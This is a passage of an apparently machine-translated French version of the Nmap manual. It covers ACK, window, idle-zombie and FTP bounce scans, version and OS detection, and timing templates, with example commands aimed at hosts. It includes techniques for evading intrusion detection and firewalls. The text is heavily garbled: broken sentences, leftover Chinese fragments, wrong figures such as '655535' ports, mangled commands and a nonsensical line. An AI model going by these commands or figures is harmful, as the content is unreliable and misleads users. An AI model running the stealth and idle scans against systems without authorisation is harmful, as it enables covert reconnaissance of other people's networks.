La différence entre ceci et les autres scans qui ont été discutés jusqu’à présent est qu’il n’est pas certain.open(ouvert) ou open|filtered(开放或者过滤的)Le port est utilisé pour trouver les règles de pare-feu, déterminer s’ils sont dans l’état ou non et quels ports sont filtrés.
Les rapports de détection de balayage ACK ne sont définis qu’au point d’affichage ACK (sauf si vous utilisez --scanflags) Lors de la numérisation des systèmes non filtrés, open(ouvert) etclosed(Fermé) Le port retourne le message RST. Nmap l’indique comme unfiltered(Non filtré) signifie que les papiers ACK ne peuvent pas atteindre, mais quant à eux,open(ouvert) ou closedImpossible de déterminer. Le port non réactif ou le message ICMP spécifique faux (type 3, code 1,2,3,9,10 ou 13) est marqué comme suit: filtered(filtré)
La raison de l’analyse ACK est d’envoyer un paquet ACK à l’hôte cible, que le port hôte destination soit ouvert ou non, retourne le paquet RST correspondant et détermine si le port est ouvert en jugeant TTL dans le paquet RST
Lancez le tableau de justification :

-sW (Scan de fenêtre du TCP)
Sauf pour l’utilisation de détails de réalisation spécifiques au système pour distinguer les ports ouverts et fermés, l’impression n’est pas toujours faite lorsque la RST est reçueunfiltered, les scans de fenêtre sont identiques aux scans ACK. Il le fait en vérifiant le champ TCP des messages RST retournés. Sur certains systèmes, les ports ouverts indiquent les fenêtres en nombres positifs (même pour RST) et les fenêtres fermées en taille zéro. unfiltered, selon que la valeur de fenêtre TCP est positive ou nulle, chaque port est marqué commeopenOu… closed
Cette analyse dépend des détails de quelques systèmes sur Internet, donc vous ne pouvez pas lui faire confiance pour toujours. Un système qui ne supporte pas il retourne généralement à tous les ports.closedIl est possible, bien sûr, qu’une machine n’ait pas de port ouvert. closed, et certains ports communs (p. ex. 22, 25, 53) sont filteredLe système est très suspect. Parfois, il montre même le comportement opposé. Si vos scans montrent 1000 ports ouverts et trois fermés ou filtrés, alors ces trois sont probablement aussi des ports ouverts.-sM (TCP Maimon scan)
La technologie, Nmap a ajouté après deux numéros. Cette technique et les analyses Nulla, FIN et Xmas sont identiques sauf pour la détection du papier FIN/ACK.--scanflags (Scan TCP détaillé)
Les utilisateurs seniors de Nmap réels n’ont pas besoin d’être liés par ces types de numérisation prêts à être faits. --scanflagsL’option vous permet de concevoir vos propres scans en attribuant n’importe quelle signalisation TCP. Laissez votre créativité circuler et éviter les systèmes de détection d’intrusion qui ajoutent simplement des règles à ce manuel!
--scanflagsoption peut être une valeur numérique de balise comme 9 (PSH et FIN), mais il est plus facile d’utiliser des caractères.URG, ACK,PSH, RST,SYNEt… FINToute combinaison, par exemple.--scanflags URGACKPSHRSTSYNFINCe n’est pas très utile pour les scans. La séquence des marquages n’est pas importante.
Vous pouvez également définir le type de balayage TCP (par exemple,-sAOu…-sFLe type de base indique à Nmap comment expliquer la réponse. Par exemple, SYN scans pense qu’aucune réponse ne signifie filteredPort, et le scanner FIN pense que c’est open|filtered. En plus des balises TCP que vous avez spécifiées, Nmap fonctionnera comme le type de numérisation de base. Si vous ne spécifiez pas le type de base, utilisez SYN scan.
Par exemple : personnalisation d’un paquet d’installation contenant des scans AK et SYN
Commande : nmap –scanflags ACKSYN nmap.org-sI <zombie host[:probeport]> (Idlescan)
Cette méthode de numérisation avancée permet une vraie analyse aveugle du port TCP (ce qui signifie qu’il n’y a pas de message envoyé depuis votre adresse IP réelle vers la cible). Au contraire, les attaques côté-canal génèrent des algorithmes en utilisant une séquence IPD connue sur l’hôte zombie pour fouiller les informations du port ouvert sur la cible. Le système IDS affichera des analyses provenant de la machine zombie que vous avez spécifiée (doit fonctionner et répondre à certains critères). Ce type fantastique de scan est trop complexe pour être décrit ici, donc j’écris un article officieux, qui est publié dans la presse.https://nmap.org/book/idlescan.html。
Sauf pour l’extrême dissimulation (parce qu’elle n’envoie aucun message d’une adresse IP réelle), ce type de balayage crée une relation de confiance basée sur l’IP entre les machines.Du point de vue de l’hôte de zombie.Affiche un port ouvert. Ainsi, vous pouvez essayer d’utiliser ce que vous pensez (par le biais des règles de filtre routeur/paquet) peut être des cibles de recherche zombies de confiance.
Si vous voulez détecter un port spécifique sur zombie en raison de l’IPID, vous pouvez ajouter un numéro de colon et de port après l’hôte zombie. Sinon Nmap utilisera le port par défaut (80).
Exemple : nmap-si www.0day.co:80172.227.42.110 Si le SID existe, le SDI utilisera le SDI comme scanner-sO. (Scan de protocole IP): O est en majuscules, pas zéro.
L’analyse du protocole IP vous permet de déterminer quels protocoles IP sont supportés par la machine cible (TCP, ICMP, IGMP, etc.). Techniquement, ce n’est pas un balayage de port, puisqu’il passe par un numéro de protocole IP au lieu des numéros de port TCP ou UDP. Il est toujours utilisé. -pSélectionnez le numéro de protocole que vous voulez scanner, rapportez les résultats dans une forme de port normale, même avec le même moteur de numérisation que le vrai. Donc, il est très proche du balayage de port et est également discuté ici.
En plus de son utilité, la numérisation du protocole montre la puissance des logiciels open-source. Bien que les idées de base soient très simples, je n’ai jamais pensé à ajouter cette fonctionnalité et ne reçois aucune demande pour elle avant.
L’analyse de protocole fonctionne de la même manière que l’analyse UDP. Elle ne circule pas sur la zone de port du message UDP, mais environ huit endroits sur le domaine du protocole IP et envoie l’en-tête du rapport IP. Les en-têtes de message sont généralement vides, ne contiennent pas de données ou même correct TCP, UDP et ICMP pour l’accord indiqué. Les trois d’entre eux utiliseront des têtes de protocole normales parce que sinon certains systèmes refusent d’envoyer et Nmap a des fonctions pour les créer. L’analyse du protocole ne remarque pas que le port ICMP ne peut pas atteindre les messages, mais plutôt que les ports ICMP ne peuvent pas être atteints. AccordsSi Nmap reçoit une réponse de l’hôte cible, Nmap marquera ce protocole commeopenLe protocole ICMP n’est pas disponible Erreur (type 3, code 2) entraînant la marque du protocole comme closed. D’autres ICMP ne peuvent pas atteindre le protocole (type 3, code 1, 3, 9, 10 ou 13) ce qui donne à l’accord la cote suivante :filtered (bien qu’ils aient prouvé que l’ICPM était open . Si aucune réponse n’est reçue après la réexpérimentation, l’accord sera marqué comme suit :open|filtered-b <ftp relay host> (FTP Bounces de balayage)
Une caractéristique intéressante du protocole FTP (protocole FTP)RFC 959) Prend en charge la connexion ftp proxy. Elle permet aux utilisateurs de se connecter à un serveur FTP et demande ensuite que les fichiers soient envoyés à un serveur tiers. Cette fonctionnalité est abusée à plusieurs niveaux, tant de serveurs ont cessé de le supporter. L’un d’entre eux conduit le serveur FTP à analyser d’autres ports hôtes. Les messages d’erreur décrivent si le port est ouvert ou fermé. C’est une bonne façon de contourner le pare-feu parce que le serveur FTP est souvent placé dans plus d’emplacements que l’hôte Web avec accès à d’autres hôtes internes.-bOptions supportent les scans pop-up ftp. Le format du paramètre est <username>:<password>@<server>:<port>。 <Server> Il s’agit du nom ou de l’adresse IP d’un serveur FTP vulnérable.<username>:<password>, si un utilisateur anonyme est sur le serveur (utilisateur:anonymous mot de passe & #160;:-wwwuser@) le numéro de port (et le côlon devant) peut également être omis si<server>Utilisez le port FTP par défaut (21).
Lorsque Nmap a été publié en 1997, cette faiblesse a été largement exploitée, mais maintenant la plupart d’entre eux ont déjà été corrigés. Des serveurs vulnérables existent encore, donc si tout le reste échoue, cela vaut la peine d’être essayé. Si vous visez à scanner les 21 ports ouverts (ou même tout service ftp) sur votre réseau cible en contournant le pare-feu, puis scanné avec des versions, puis scanné chaque tentative. Nmap vous dira si l’hôte est vulnérable. Si vous essayez simplement de jouer à Nmap, vous n’avez pas à (en fait, ne devrait pas) vous limiter. Lorsque vous recherchez un serveur FTP fragile sur Internet au hasard, considérez comment les administrateurs système ne voudraient pas que leurs serveurs soient abusés.
Description du port et ordre de balayage
Outre toutes les méthodes de numérisation discutées plus tôt, Nmap propose des options pour indiquer si ces ports sont numérisés et si les balayages sont aléatoires ou séquentiels.nmap-services Les ports supérieurs listés dans le fichier sont à balayage.-p <port ranges> (scan seulement le port spécifié)
Cette option spécifie le port que vous souhaitez scanner, accablant les valeurs par défaut. Un seul port et une hyphenation de la plage de port (par exemple 1-1023) peuvent être disponibles. La valeur de début et/ou de fin de la plage peut être omise, ce qui donne Nmap en utilisant respectivement 1 et 65535. -p-Scanner du port 1 à 655535. Si vous spécifiez, vous pouvez également scanner le port 0. Pour la numérisation du protocole IP (dans le cas d’un protocole IP)-sO), cette option spécifie le numéro de protocole (0-255).
Lorsque vous scannez les ports TCP et UDP, vous pouvez l’ajouter au numéro de port.T: Ou…U:Spécifie le protocole. La qualificatif de protocole est valide jusqu’à ce que vous en indiquiez un autre. Par exemple, les paramètres -p U:53,111,137,T:21-25,80,139,8080 Les ports UDP 53,111 et 137 seront numérisés avec le port TCP listé. Notez que pour scanner à la fois UDP et TCP, vous devez spécifier -sU et au moins un type de balayage TCP (p. ex. -sS,-sFou -sT. Si aucune limite de protocole n’est donnée, le numéro de port sera ajouté à toutes les listes de protocoles.-F (Scannage rapide (port limité))
Sur nmap.nmap-services Fichier (pour-sO, le fichier de protocole) spécifie quel port vous voulez scanner. Ceci est beaucoup plus rapide que la numérisation des 655535 ports. Comme cette liste contient tant de ports TCP (1200), il ne diffère pas significativement de l’analyse par défaut TCP (environ 1600 ports).--datadirOption spécifie votre propre petitenmap-servicesLe dossier, la différence serait incroyable.-r (Ne pas scanner les ports dans l’ordre aléatoire)
Par défaut, Nmap scanne le port dans l’ordre aléatoire (sauf pour des raisons d’efficacité, les ports communs avancent).-rpour séquencer les scans de port.
Détection de service et de version

Pointer Nmap sur une machine distante, il peut vous dire que le port 25/tcp, 80/tcp et 53/dp sont ouverts. nmap-servicesBases de données, Nmap peut signaler que ces ports peuvent correspondre à un serveur de messagerie (SMTP), un serveur web (HTTP) et un serveur de noms de domaine (DNS). De telles requêtes sont généralement correctes — en fait, la grande majorité des dæmons qui écoutent au port TCP 25 sont des serveurs de courrier. Cependant, vous ne devriez pas parier sur eux!
Même si Nmap a raison, en supposant que les services en cours d’exécution sont en effet SMTP, HTTP et DNS, ce n’est pas beaucoup d’informations. Lors de l’évaluation de sécurité (ou même une simple liste de détails réseau) pour votre entreprise ou client, vous voulez vraiment savoir quel serveur de messagerie et de domaine est en cours d’exécution et quelles sont leurs versions. Il y a un numéro de version exact qui vous aidera à comprendre les lacunes du serveur. La détection des versions peut vous aider à obtenir ces informations.
Lorsque des ports TCP et/ou UDP sont trouvés en utilisant un autre type de méthode de numérisation, la détection de version demande à ces ports de déterminer quel service est effectivement exécuté. nmap-service-probes La base de données contient des expressions correspondantes aux messages de détection de requêtes pour différents services. Nmap tente d’identifier les protocoles de service (p. ex. ftp, ssh, Telnet, http), les noms d’applications (p. ex. ISC Bind, Apache httpd, Solaris téléphoned), les numéros de version, les noms d’hôte, les types d’équipement (p. ex. imprimantes, routeurs), les familles de systèmes d’exploitation (p. ex. Windows, Linux) et d’autres détails tels que si le serveur X, la version SSH ou le nom d’utilisateur KaZaA peuvent être connectés. Bien sûr, toutes ces informations ne sont pas disponibles dans tous les services. Si Nmap est compilé en support pour OpenSSL, il se connectera au serveur SSL et devinera quel service écoute derrière le niveau de chiffrement.-sR) sera automatiquement utilisé pour déterminer le programme RPC et son numéro de version. Si après avoir numérisé un port UDP, il est encore incertain si elle est ouverte ou filtrée, alors l’état du port est marqué commeopen|filtered. La détection de version tentera de déclencher une réponse à partir de ces ports (comme pour les ports ouverts), et si elle réussit, changer l’état pour ouvrir. open|filtered Le port TCP est traité de la même manière. -AOptions pour ouvrir la détection de version dans d’autres contextes. Il y a un article sur les principes de détection, d’utilisation et de personnalisation des versions http://www.insecure.org/nmap/vscan/。
Lorsque Nmap reçoit une réponse d’un service mais ne trouve pas de correspondance dans la base de données, il imprime une empreinte digitale spéciale et une URL pour vous si vous savez quel service est en cours d’exécution au port. Veuillez prendre deux minutes pour soumettre vos constatations, ce qui profitera à tout le monde.
Ouvrez et contrôlez la détection de version en utilisant les options suivantes.-sV (détection de la version)
Détection de version ouverte. Vous pouvez également utiliser-AOuvre à la fois la détection du système d’exploitation et la détection de la version. Il peut également être utilisé en conjonction avec -A pour détecter la version du système d’exploitation.
Exemple : nmap-sV-A72/27.42.110--allports (détection de la version du port complet)
Par défaut, la détection de version Nmap va sauter le port TCP 9100 parce que certaines imprimantes impriment simplement toutes les données envoyées à ce port, ce qui conduit à des dizaines de pages de requêtes HTTP obtenir, requêtes de sessions SSL binaires, etc. Cette action peut être modifiée ou supprimée.nmap-service-probes MoyenneExcludeVous pouvez également ignorer tout changement dans l’indicateurExcludeIndicateur, attribution--allportsScanner tous les ports
Exemple: nmap-sV-allport 172.27.42.110--version-intensity <intensity> (Intensité de numérisation de la version)
Lors de la numérisation des versions-sVLorsque nmap envoie une série de messages de détection, chacun d’eux reçoit une valeur comprise entre 1 et 9. Les rapports de détecteurs de faible valeur sont efficaces pour la plus grande gamme de services communs auxquels on attribue des valeurs supérieures. Les niveaux d’intensité indiquent quelles informations de détection doivent être utilisées. Plus la valeur est élevée, plus le service doit être correctement identifié. Cependant, les scans à haute intensité prennent plus de temps. La valeur par défaut est 7.nmap-service-probes portsLorsque vous vous inscrivez au port cible, tout niveau d’intensité est essayé. Cela garantit que la détection DNS sera toujours effectuée sur n’importe quel port ouvert 53, la détection SSL sera faite sur 443 ports, etc.
Exemple : nmap-sV –tension de la version 1 172.27.42.110--version-light (mode léger ouvert)
C’est… --version-intensity 2Le mode léger rend la version beaucoup plus rapide à scanner, mais il est également un peu moins susceptible d’identifier le service.
Exemple : nmap-sV –version-lumière 172.27.42.110 / Équivalence sur nmap -sV –intensité de la conversion 2 172.27.42.110--version-all (Essayez de détecter chacun)
--version-intensity 9L’alias, assurez-vous que chaque détecteur est essayé à chaque port.
Exemple : nmap-sV –version-tout 172.27.42.110 / Équivalence sur nmap -sV –l’intensité-version 9 172.27.42.110--version-trace (activité de numérisation de version en mode Tracked)
Cela amène Nmap à imprimer des informations détaillées de débogage sur les scans en cours.--packet-traceUn sous-ensemble des renseignements reçus.
Exemple : nmap-sV –version-trace 172.27.42.110-sR (Scannages de la CPR)
Cette méthode est utilisée en conjonction avec de nombreuses méthodes de numérisation de ports. Elle exécute la commande NuLL du programme SunRPC pour tous les ports TCP/UDP ouverts trouvés, essayant de déterminer s’ils sont des ports RPC et, si oui, quel programme et numéro de version.rpcinfo -pLes mêmes informations, même si le port de la cible est en miroir derrière un pare-feu (ou protégé par l’emballage TCP). Les décoys ne peuvent pas fonctionner actuellement avec le balayage RPC. Ceci est utilisé comme analyse de version (voir la case).-sVEt comme la détection de version l’inclut et est beaucoup plus complète, c’est un peu un openup automatique.-sRPeu sont nécessaires.
Exemple : nmap-sS-sR 172.27.42.110
Détection des systèmes opérationnels
Nmap envoie une série de messages TCP et UDP aux hôtes distants, en vérifiant chaque partie de la réponse. Après avoir effectué une douzaine de tests tels que l’échantillonnage ISN TCP, le support et le séquençage des options TCP, l’échantillonnage IPID et les vérifications initiales de taille de fenêtre, Nmap met les résultats et les bases de données en danger.nmap-os-fingerprintsPlus de 1 500 systèmes d’exploitation connus sont comparés aux empreintes digitales et, s’ils sont appariés, impriment les détails du système d’exploitation. Chaque empreinte digitale comprend une description en format libre du système d’exploitation et une information classifiée qui fournit les noms des fournisseurs (p. ex. Sun), les systèmes d’exploitation suivants (p. ex. Solaris), les versions du système d’exploitation (p. ex. 10) et les types d’équipement (équipement général, routeurs, commutateurs, console de jeu, etc.).
Si Nmap ne peut pas deviner le système d’exploitation et a de bonnes conditions connues (par exemple au moins un port ouvert et un fermé) Nmap fournira une URL que vous pouvez soumettre à si vous savez exactement ce qu’un système d’exploitation fonctionne. Cela élargit la base de connaissances du système d’exploitation de Nmap pour bénéficier à chaque utilisateur Nmap.
La détection du système d’exploitation permet d’autres tests qui peuvent être utilisés pour utiliser les informations recueillies pendant le traitement. Par exemple, le test de temps d’exécution, utilisant l’option TCP time-stamp (RFC 1323) pour estimer la dernière fois du redémarrage de l’hôte, ne s’applique qu’aux hôtes fournissant ces informations. Ceci est important pour une attaque basée sur une adresse IP source (rlogin, filtre pare-feu, etc.). Ce type d’assaut est maintenant rare, mais certains hôtes ont encore des lacunes à cet égard. Les valeurs de difficulté réelles sont échantillonnées statistiquement et peuvent donc fluctuer. « J’ai une blague » en mode détaillé (en anglais, français et espagnol)-v) ne sont exportés que de manière ordinaire s’ils sont utilisés simultanément-OEt il rapporte également un numéro de génération de séquence IPID. De nombreux hôtes ont des numéros de série qui sont des catégories « adding », c’est-à-dire ajouter des valeurs de domaine ID à la tête de chaque paquet, ce qui est une faille pour certaines attaques avancées de collecte d’informations et de tromperie.
https://nmap.org/book/osdetect.html Le document décrit la manière dont les versions sont testées, comment elles sont utilisées et comment elles sont personnalisées en plusieurs langues.
Activer et contrôler la détection du système d’exploitation en utilisant les options suivantes:-O (détection du système d’exploitation activée. Lettre supérieure O, pas numéro 0)
Il peut également être utilisé-AVoici un exemple : nmap-O12/27.42.10.--osscan-limit (Essais du système opérationnel pour des cibles spécifiées)
Les tests du système d’exploitation sont plus efficaces lorsqu’un port TCP ouvert et fermé est trouvé. Nmap effectue uniquement la détection du système d’exploitation de l’hôte qui satisfait à cette condition, ce qui permet d’économiser du temps, surtout en utilisation.-P0Lors de la numérisation de plusieurs hôtes. Cette option est utilisée uniquement -Oou-A Il fonctionne lorsque le système d’exploitation est testé.
Exemple : nmap-O-osscan-limit 172.27.42.110 / Cette option ne fonctionne que lorsque -O ou -A est utilisé pour les essais du système d’exploitation.--osscan-guess; --fuzzy (Suspecter les résultats des essais du système d’exploitation)
Lorsque Nmap est incapable de déterminer le système d’exploitation testé, il offre une correspondance aussi proche que possible. Nmap par défaut sur cette correspondance et en utilisant l’une ou l’autre des options ci-dessus rend la spéculation de Nmap plus efficace. Exemple: nmap-O-osscan-guess 172.27.42.110
Temps et performances
La plus haute priorité pour le développement de Nmap est la performance. Scannage par défaut d’un hôte sur les réseaux locaux (nmap <hostname>Il faut un cinquième de seconde. Et juste un temps clignotant nécessite de scanner des dizaines de milliers ou des centaines de milliers d’hôtes. En outre, certaines options de numérisation spécifiques augmentent considérablement et ajoutent des temps scannés, comme les analyses UDP et les tests de version. Nmap utilise des algorithmes parallèles et de nombreux algorithmes avancés pour accélérer la numérisation, avec les utilisateurs ayant le contrôle ultime sur comment fonctionne Nmap. Les utilisateurs avancés peuvent ajuster soigneusement les commandes Nmap pour obtenir des informations dont ils se soucient tout en répondant aux exigences de temps.
Les technologies permettant d’améliorer le temps de balayage comprennent la négligence des tests non critiques et la mise à jour de la dernière version de Nmap (les améliorations de performance s’améliorent constamment), tout en optimisant les paramètres temporels entraînera également des changements substantiels, comme suit.--min-hostgroup <milliseconds>; --max-hostgroup <milliseconds> (Redimensionner le groupe de balayage parallèle)
Nmap a la capacité de scanner plusieurs ports ou versions hôtes en parallèle, et Nmap divise plusieurs adresses IP cibles en groupes et scanne un groupe en même temps. Habituellement, un grand groupe est plus efficace. Le point manquant est que les résultats de l’analyse hôte ne sont disponibles qu’après que le groupe entier a été scanné. Si la taille du groupe est définie comme étant 50, elle ne sera signalée qu’après que les 50 hôtes actuels auront été numérisés (sauf pour des informations supplémentaires en mode détaillé).
Par défaut, Nmap adopte une approche de compromis. Le groupe qui démarre le scan est petit et le plus bas de 5 afin qu’il puisse produire des résultats le plus rapidement possible; puis la taille du groupe de croissance est jusqu’à 1024. La taille exacte dépend de l’option donnée. Pour assurer l’efficacité, Nmap utilise de grands groupes pour les scans TCP à l’UDP ou quelques ports.
--max-hostgroupoption est utilisée pour décrire le groupe le plus grand, Nmap ne dépassera pas cette taille.--min-hostgroupL’option décrit le groupe le plus petit, Nmap maintiendra un groupe plus grand que cette valeur. S’il n’y a pas assez d’hôte cible sur l’interface spécifiée pour répondre aux valeurs minimales spécifiées, Nmap peut utiliser des groupes plus petits que les valeurs spécifiées. Les deux paramètres sont rarement utilisés mais ils sont utilisés pour maintenir la taille du groupe dans une plage donnée.
Le but principal de ces options est d’indiquer la taille d’un seul groupe, ce qui rend l’analyse complète plus rapide. Habituellement, 256 est utilisé pour scanner le segment du groupe C. Il n’y a pas de raison d’avoir plus de numérisation au port que cette valeur.--min-parallelism <milliseconds>; --max-parallelism <milliseconds> (Législation relative aux parallèles pour la détection)
Par défaut, Nmap calcule un parallèle idéal basé sur les performances du réseau, une valeur qui change fréquemment. Si elle est supprimée, Nmap réduit la vitesse et détecte moins de nombres. Au fur et à mesure que les performances du Web s’améliorent, le nombre de messages détectés augmente lentement. Ces options déterminent la taille de cette variable. En cas de défaut, lorsque le réseau n’est pas fiable, les valeurs parallèles souhaitables peuvent être une et dans de bonnes conditions, elles peuvent atteindre des centaines.
Les applications les plus courantes sont :--min-parallelismCette option est risquée, affecte la précision si elle est trop élevée et réduit la capacité de Nmap à contrôler les parallèles en fonction des conditions du réseau. Cette valeur est fixée à 10, qui est souvent ajustée en dernier recours.
--max-parallelismL’option est habituellement réglée à 1 de sorte que Nmap n’envoie pas de messages de détection multiples à l’hôte en même temps, et sélectionne.--scan-delayIl est très utile de l’utiliser en même temps, bien que cette option fonctionne déjà bien.--min-rtt-timeout <milliseconds>, --max-rtt-timeout <milliseconds>, --initial-rtt-timeout <milliseconds> (Ajustez le temps de sortie des papiers de détection)
Nmap utilise une valeur de temps-out pour déterminer le temps d’attente des réponses de détection, puis abandonne ou retransmet. Nmap calcule les valeurs des heures supplémentaires en fonction du temps de réponse du dernier rapport de détecteur. Si les retards réseau sont importants et incertains, cette valeur de temps-out augmente de plusieurs secondes. La valeur initiale est plus conservatrice (élevée), tandis que lorsque Nmap scanne des hôtes non réactifs, elle reste prudente pendant un certain temps.
Ces options sont en millisecondes, en utilisant de petites--max-rtt-timeoutValeur, marque --initial-rtt-timeoutLes valeurs supérieures à la valeur par défaut peuvent réduire considérablement le temps de numérisation, en particulier pour les scans non-ping-through.-P0) et un réseau avec filtrage strict. Si une valeur trop petite est utilisée, de nombreux papiers de détection sont envoyés au fil du temps puis retransmis, ce qui peut être le message de réponse envoyé, ce qui augmente la durée de l’analyse.
Si tous les hôtes sont en réseau local, oui.--max-rtt-timeoutValeur : 100 millisecondes est plus approprié. Si vous avez une route, utilisez l’outil de ping ICMP pour ping-host d’abord ou utilisez-le comme un support comme les hpings pour mieux pénétrer le pare-feu. --initial-rtt-timeoutC’est deux fois le temps.--max-rtt-timeout Vous pouvez définir cette valeur de temps trois ou quatre fois. Habituellement, peu importe le temps que vous faites ping, la plus grande rtt n’est pas moins de 100 ms et ne peut pas dépasser 1000 ms.
--min-rtt-timeoutCette option est rarement utilisée, et la valeur par défaut de Nmap apparaît trop forte lorsque le réseau n’est pas fiable. Lorsque le réseau ne semble pas fiable, Nmap minimise seulement l’excès de temps, qui est anormal et nécessite un rapport de bogue à la liste de diffusion nmap-dev.--host-timeout <milliseconds> (Hôte cible à basse vitesse)
Certains hôtes sont nécessaires pour le matériel ou logiciel réseau médiocre ou peu fiable, les limites de bande passante, les pare-feu stricts, etc.C’est long.La meilleure façon de faire est donc de réduire la consommation de temps et d’ignorer les hôtes, en les utilisant. --host-timeoutL’option indique le temps d’attente (ms). Nmap est habituellement utilisé pour s’assurer que Nmap n’utilise pas plus d’une demi-heure sur un seul hôte. Notez que Nmap peut scanner d’autres hôtes en une demi-heure et qu’il n’est donc pas complètement abandonné. L’hôte chronométré est ignoré, et il n’y a donc aucune sortie de tables port, tests du système d’exploitation ou détection de version pour l’hôte.--scan-delay <milliseconds>; --max-scan-delay <milliseconds> (réajustement de l’intervalle de temps pour la détection)
Cette option est utilisée pour contrôler le temps d’attente (ms) pour envoyer des messages de détection à un hôte. Elle fonctionne avec les contrôles de bande passante. Solaris hôtes n’envoient qu’un seul message ICMP par seconde en réponse aux soumissions de détection UDP, de sorte que la plupart des messages de détection de Nmap sont gaspillés.--scan-delay Réglez-le à 1000, ce qui permet à Nmap de fonctionner à basse vitesse. Nmap essaie de détecter le contrôle de bande passante et d’ajuster le retard dans la numérisation en conséquence, mais n’affecte pas une indication claire de ce que la vitesse fonctionne le mieux.
--scan-delayUne autre utilisation est de se cacher du système de détection et de prévention des intrusions basé sur le seuil (ISS/IPS).-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> (Modèles de temps de réglage)
L’option de contrôle optimal du temps mentionnée ci-dessus est puissante et efficace, mais certains utilisateurs sont perplexes. De plus, le temps nécessaire pour sélectionner les paramètres appropriés dépasse souvent le temps de balayage optimal requis. Nmap fournit donc un certain nombre de méthodes simples qui utilisent six modèles de temps, qui sont utilisés lors de leur utilisation.-TLes noms de modèles sont paranoïaques (0), sournois (1), poli (2), normal (3), inclusif (4) et fou (5). Les deux premiers modèles sont utilisés pour éviter les SDI, le mode Polite réduit la vitesse de numérisation pour utiliser moins de bande passante et d’hôtes cibles.-T3 Le modèle Aggressive suppose que l’utilisateur dispose d’un réseau approprié et fiable pour accélérer le balayage. Le modèle Insane suppose que l’utilisateur a un réseau exceptionnellement rapide ou est prêt à sacrifier la précision afin de gagner en vitesse.
Les utilisateurs peuvent sélectionner différents modèles en fonction de leurs besoins et Nmap est responsable du choix de la valeur temporelle réelle. Le modèle précise également d’autres options de contrôle optimisées.-T4 Pour les ports TCP, aucun délai de balayage dynamique supérieur à 10 ms n’est autorisé.-T5La valeur correspondante est de 5 ms. Les modèles peuvent être utilisés en combinaison avec des options optimisées de contrôle de réglage, mais le modèle doit d’abord être spécifié, sinon les valeurs standard du modèle vont submerger les valeurs attribuées par l’utilisateur. Il est recommandé d’utiliser lors de la numérisation d’un réseau fiable -T4, même si elle est utilisée (au début de la ligne de commande) lors de l’ajout de ses propres options d’optimisation, bénéficiant ainsi de ces optimisations mineures supplémentaires.
toujours recommandé si utilisé pour une bande passante ou une connexion Ethernet suffisante-T4option. Certains utilisateurs l’aiment-T5l’option, mais c’est trop fort. Parfois les utilisateurs pensent à éviter le crash de l’hôte ou veulent être plus polis pour l’utiliser.-T2option. Ils ne réalisent pas-T PoliteQuelle est la lenteur de l’option, qui prend en fait 10 fois plus de temps pour scanner que la méthode par défaut.-T3Il y a peu de pannes d’ordinateur central et de problèmes de bande passante, qui sont plus appropriés pour les utilisateurs prudents. Sans test de version, ces problèmes peuvent être traités plus efficacement que des ajustements de temps.
Bien que…-T0et-T1Les options peuvent aider à éviter les alarmes IDS, mais lorsque des milliers d’hôtes ou de ports sont balayés, le temps augmente considérablement. Pour ces longs scans, il est préférable de définir une valeur précise au lieu de compter sur des enveloppes.-T0et-T1option.
T0L’effet principal de l’option est que pour la numérisation continue, un seul port peut être scanné à la fois, chaque message de détection étant envoyé à un intervalle de cinq minutes.T1etT2Les options sont similaires, avec 15 secondes et 0,4 seconde d’intervalle pour la détection.T3est l’option par défaut pour Nmap, qui contient des scans parallèles. T4Options et --max-rtt-timeout 1250 --initial-rtt-timeout 500 La numérisation TCP maximale a été retardée de 10 ms au prix équivalent.T5Équivalent --max-rtt-timeout 300 --min-rtt-timeout 50 --initial-rtt-timeout 250 --host-timeout 900000, le balayage TCP maximum est retardé à 5 ms. Habituellement utiliser -T4 pour scanner pour augmenter la vitesse.

Pare-feu/SDI à éviter et tricher
La structure du pare-feu:
